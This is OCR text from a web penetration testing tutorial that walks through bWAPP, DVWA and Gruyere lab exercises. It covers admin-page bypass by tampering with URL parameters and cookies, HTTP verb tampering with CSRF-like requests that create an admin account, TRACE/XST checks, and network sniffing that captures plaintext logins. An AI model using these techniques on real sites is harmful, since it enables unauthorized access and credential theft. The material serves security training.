
- Parameter Tampering - A GET or POST parameter or a cookie variable may be required to enable the administrator functionality.


192.168.222.153/bWAPP/smgmt_admin_portal.php?admin=0
bWAPP
an extremely buggy web app !
ugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog

/ Session Mgmt. - Administrative Portals /

This page is locked.


HINT: check the URL...


192.168.222.153/bWAPP/smgmt_admin_portal.php?admin=1
bWAPP
an extremely buggy web app !
ugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog

/ Session Mgmt. - Administrative Portals /

Cowabunga...


You unlocked this page using an URL manipulation.



408	http://192.168.222.153	GET	/bWAPP/smgmt_admin_portal.php	200	13430	HTML	php
409	http://192.168.222.153	GET	/bWAPP/js/html5.js	304	240	script	js

Request
Response
Raw
Params
Headers
Hex

```
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
Host: 192.168.222.153
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.153/bWAPP/smgmt_admin_portal.php
Cookie: PHPSESSID=bff55c6dd237c6b76a7592ce5a30e60c; security_level=1; admin=0
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




408	http://192.168.222.153	GET	/bWAPP/smgmt_admin_portal.php	200	13430	HTML	php
409	http://192.168.222.153	GET	/bWAPP/js/html5.js	304	240	script	js

Request
Response
Raw
Headers
Hex
HTML
Render

Session Mgmt. - Administrative Portals

This page is locked.

HINT: check the cookies...



```
GET /bWAPP/smgmt_admin_portal.php HTTP/1.1
Host: 192.168.222.153
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.153/bWAPP/smgmt_admin_portal.php
Cookie: PHPSESSID=bff55c6dd237c6b76a7592ce5a30e60c; security_level=1;
admin=1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Session Mgmt. - Administrative Portals

Cowabunga...

You unlocked this page using a cookie manipulation.

6. Test HTTP Methods

HTTP offers a number of methods that can be used to perform actions on the web server. Many of theses methods are designed to aid developers in deploying and testing HTTP applications.

While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods:


- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following:

- PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim server as a file repository
- DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack
- CONNECT: This method could allow a client to use the web server as a proxy
- TRACE: This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for debugging purposes.

Black Box Testing


Discover the Supported Methods



```
OPTIONS // HTTP/1.1
Host: 192.168.222.136
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 09:46:17 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Allow: GET,HEAD,POST,OPTIONS,TRACE
Vary: Accept-Encoding
Content-Length: 0
Content-Type: text/html
```

Test XST Potential



```
TRACE / HTTP/1.1
Host: 192.168.222.136
Cookie: Manh
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Feb 2018 10:06:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Content-Type: message/http
Content-Length: 57

TRACE / HTTP/1.1
Host: 192.168.222.136
Cookie: Manh
```

Find a page you'd like to visit that has a security constraint such that it would normally force a 302 redirect to a login page or forces a login directly. The test URL in this example works like this - as do many web applications. However, if you obtain a "200" response that is not a login page, it is possible to bypass authentication and thus authorization.

www.example.com 80 JEFF / HTTP/1.1 Host: www.example.com

HTTP/1.1 200 OK

Date: Mon, 18 Aug 2008 22:38:40 GMT

Server: Apache

Set-Cookie: PHPSESSID=K53QW...

If your framework or firewall or application does not support the "JEFF" method, it should issue an error page (or preferably a 405 Not Allowed or 501 Not implemented error page). If it services the request, it is vulnerable to this issue.

If you feel that the system is vulnerable to this issue, issue CSRF-like attacks to exploit the issue more fully:

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add
- HEAD /admin/createUser.php?member=myAdmin

With some luck, using the above three commands - modified to suit the application under test and testing requirements - a new user would be created, a password assigned, and made an admin.

7. Test HTTP Strict Transport Security

The HTTP Strict Transport Security (HSTS) header is a mechanism that web sites have to communicate to the web browsers that all traffic exchanged with a given domain must always be sent over https.

Considering the importance of this security measure it is important to verify that the web site is using this HTTP header, in order to ensure that all the data travels encrypted from the web browser to the server.

The HTTP Strict Transport Security (HSTS) feature lets a web application to inform the browser, through the use of a special response header, that it should never establish a connection to the specified domain servers using HTTP. Instead it should automatically establish all connection requests to access the site through HTTPS.

The HTTP strict transport security header uses two directives:


- max-age: to indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS.
- includeSubDomains: to indicate that all web application’s sub-domains must use HTTPS.

Here's an example of the HSTS header implementation:

Strict-Transport-Security: max-age=60000; includeSubDomains

The use of this header by web applications must be checked to find if the following security issues could be produced:


- Attackers sniffing the network traffic and accessing the information transferred through an unencrypted channel.




Filter: http.request.method == "POST"

```
No.   Time         Source            Destination       Protocol Length Info
  125 6.747664000  192.168.222.129   192.168.222.136   HTTP        671  POST /dvwa/login.p

▸ Frame 125: 671 bytes on wire (5368 bits), 671 bytes captured (5368 bits) on interface 0
▸ Ethernet II, Src: Vmware_f4:f3:27 (00:0c:29:f4:f3:27), Dst: Vmware_8f:ca:00 (00:0c:29:8f:ca:00)
▸ Internet Protocol Version 4, Src: 192.168.222.129 (192.168.222.129), Dst: 192.168.222.136 (192.16
▸ Transmission Control Protocol, Src Port: 39248 (39248), Dst Port: 80 (80), Seq: 952, Ack: 1816, Le
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "username" = "admin"
  ▸ Form item: "password" = "admin"
  ▸ Form item: "Login" = "Login"
```

- Attackers exploiting a man in the middle attack because of the problem of accepting certificates that are not trusted.
- Users who mistakenly entered an address in the browserputting HTTP instead of HTTPS, or users who click on a link in a web application which mistakenly indicated the http protocol.




```
*************************
[+] Analyzing HTTP header of https://google-gruyere.appspot.com/6635785984805
07596515913541187634548560/login ...
*************************
[I] Server: Google Frontend
[V] Server does not enforce HTTP Strict-Transport-Security.[Value: Missing]
```



```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

4 hosts added to the hosts list...
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

HTTP : 172.217.24.52:80 -> USER: admin  PASS: admin  INFO: http://google-gruyere
.appspot.com/367484971926835948767215316604991514356/login
HTTP : 74.125.130.153:80 -> USER: admin  PASS: admin  INFO: /3674849719268359487
67215316604991514356/login?uid=admin&pw=admin
```


How to test

- I have wrote a tool which can analyze header, contact to me to get this tool for free.



```
*************************
[+] Analyzing HTTP header of https://facebook.com ...
*************************
[I] HTTP Strict-Transport-Security is being enabled [Value: max-age=15552000; pr
eload]
[I] Response header specifying a safe character set like UTF-8
[I] X-Frame-Options is being enabled [Value: DENY]
[V] Server does not enforce X-XSS-Protection.[Value: 0]
[I] X-Content-Type-Options is being enabled [Value: nosniff]
[V] Server does not enfore Public Key Pinning HPKP. [Value: Missing]
[V] Server does not enfore Content-Security-Policy. [Value: Missing]
[I] Secure flag in Set-Cookie is being enabled
[I] HttpOnly flag in Set-Cookie is being enabled
[I] Path flag in Set-Cookie is being enabled
[V] Anti Cross-Site Request Forgery Token is Missing in Set-Cookie. [Value: fr=0
lSQZ22Oycf0qUj6J..BajTCB.Mv.AAA.0.0.BajTCB.AWWU1Wzr; expires=Tue, 22-May-2018 08
:40:33 GMT; Max-Age=7775999; path=/; domain=.facebook.com; secure; httponly, sb=
gTCNWhsPJdwI1EV7p81Aa8M3; expires=Fri, 21-Feb-2020 08:40:33 GMT; Max-Age=6307199
9; path=/; domain=.facebook.com; secure; httponly]
*************************
```

- Burpsuite response



```
HTTP/1.1 200 OK
X-Frame-Options: DENY
content-security-policy: default-src * data: blob:;script-src *.facebook.com *.fbcdn.net *.f
*.spotilocal.com:* 'unsafe-inline' 'unsafe-eval' fbstatic-a.akamaihd.net fbcdn-static-b-a.ak
*;connect-src *.facebook.com facebook.com *.fbcdn.net *.facebook.net *.spotilocal.com:* *.ak
attachment.fbsbx.com ws://localhost:* blob: *.cdninstagram.com 'self';
X-XSS-Protection: 0
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://www.facebook.com
Access-Control-Expose-Headers: X-FB-Debug, X-Loader-Length
Pragma: no-cache
Vary: Origin
Access-Control-Allow-Methods: OPTIONS
Strict-Transport-Security: max-age=15552000; preload
Content-Type: application/x-javascript; charset=utf-8
X-Content-Type-Options: nosniff
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Cache-Control: private, no-cache, no-store, must-revalidate
```

8. Test RIA cross domain policy

RIAs are web-based services that perform the same functions as desktop application systems.


A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. use to access data across different domains. For Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created it's own cross-domain policy file: clientaccesspolicy.xml.

Whenever a web client detects that a resource has to be requested from other domain, it will first look for a policy file in the target domain to determine if performing cross-domain requests, including headers, and socket-based connections are allowed.

Master policy files are located at the domain's root. A client may be instructed to load a different policy file but it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

How to Test

